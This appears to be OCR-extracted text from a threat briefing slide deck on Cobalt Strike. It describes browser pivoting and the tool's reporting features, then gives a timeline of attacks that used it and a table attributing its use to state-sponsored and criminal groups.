- A man-in-the-browser attack to hijack a compromised user's authenticated web sessions.



Browser Pivoting

Use a Browser Pivot to go around two-factor authentication and access sites as your target.

Cobalt Strike uses **browser pivoting** to circumvent two-factor authentication

Browser pivoting leverages:

- Inherited cookies
- Authenticated HTTP sessions
- Client SSL certificates


Functionality Overview: Browser Pivoting, Part 2

What is reporting and logging?

- Cobalt Strike provides report options to make sense of data and tell a story to clients.

Report Types:


- Activity Report
- Hosts Report
- Indicators of Compromise Report
- Sessions Report
- Social Engineering Report
- Tactics, Techniques, and Procedures



Reporting and Logging


Cobalt Strike's reports provide a timeline and a list of indicators from red team activity. These reports are made to benefit our peers in security operations. Cobalt Strike exports reports as both PDF and MS Word documents.

Increasing Frequency of Malicious Use of Cobalt Strike



Source: https://www.proofpoint.com/us/blog/threat-insight/cobalt-strike-favorite-tool-apt-crimeware

Cobalt Strike: Timeline of Major Attacks



BRIEF TIMELINE OF

COBALT STRIKE THREATS

COBALT STRIKE USE IN CYBERATTACKS IS INCREASING. THE FOLLOWING HIGH-PROFILE EVENTS INCLUDED COBALT STRIKE USE.

JANUARY 2016

FIN7 aka Carabank targeted financial organizations globally, features Cobalt Strike implants


MAY 2017

The Cobalt Group targets banks, banking software vendors, and ATM software and hardware vendors

OCTOBER 2017

Leviathan espionage actor targeted defense and maritime targets in the U.S. and Western Europe

Cobalt Strike: Timeline of Major Attacks, Part 2



APRIL 2018

APT10 threat actors use Cobalt Strike in attacks on multiple Japanese organizations

AUGUST 2018

TA505 distributes tens of thousands of malicious attachments containing macros which, if enabled, download Cobalt Strike backdoor

NOVEMBER 2018


APT29 targeted multiple industries masquerading as the U.S. Department of State

2019

APT41 threat actors use Cobalt Strike on Indian government computers

Note: The specific timing of this campaign was not detailed in the U.S. Department of Justice indictment.

Cobalt Strike: Timeline of Major Attacks, Part 3



NOVEMBER 2019

TA2101 targeting German institutions impersonating the Bundeszentralamt fur Steuern, the German Federal Ministry of Finance

JUNE 2020

TA800 leverages COVID-19 themes to distribute BazaLoader > BazaBackdoor > Cobalt Strike

SEPTEMBER 2020

CISA releases alert on Chinese MSS activity including the use of Cobalt Strike to target commercial and government networks

DECEMBER 2020

SolarWinds supply chain attack revealed, with threat actors using customized Cobalt Strike Beacon

MARCH 2021

TA800 campaigns distributing new NimzaLoader malware ultimately drop Cobalt Strike Beacon

MAY 2021

Microsoft details new email-based NOBELIUM activity resulting in Cobalt Strike Beacon deployment

Cobalt Strike Use by Cyber Threat Groups

Cobalt Strike is used maliciously by several state-sponsored actors and cybercriminal groups, many of whom pose a significant threat to the health sector.


THREAT ACTOR	APPROXIMATE ATTRIBUTION
APT29, Dukes, Group 100, Cozy Duke, EuroAPT, CozyCar, Cozer, Office Monkeys, OfficeMonkeys, Cozy Bear, The Dukes, Minidionis, SeaDuke, Hammer Toss, YTTRIUM, Iron Hemlock, Grizzly Steppe	Russian Intelligence Agency (Possibly Federal Security Service [FSB] or their Foreign Intelligence Service [SVR])
APT32, OceanLotus Group, Ocean Lotus, OceanLotus, Cobalt Kitty, APT-C-00, SeaLotus, Sea Lotus, APT-32, Ocean Buffalo, POND LOACH, TIN WOODLAWN, BISMUTH	Vietnam government
APT41 (possibly BARIUM and Winnti Group)	Chinese government
FIN7, Carbanak, Anunak, Carbon Spider, Gold Waterfall	Cybercriminal group (Ukraine-based)
Cobalt Group, Cobalt Gang, GOLD KINGSWOOD, COBALT SPIDER	Cybercriminal group (Unknown location but possibly Russia/CIS)
CopyKittens, Slayer Kitten	Iranian government
UNC1878, RYUK, FIN12	Cybercriminal group (likely located in Russia/CIS)
DarkHydrus, LazyMeerkat, ATK77 (APT 19, Deep Panda, C0d0so0 and Turbine Panda, APT 26, Shell Crew, WebMasters, KungFu Kittens)	Iranian government

Cobalt Strike Use by Cyber Threat Groups, Part 2

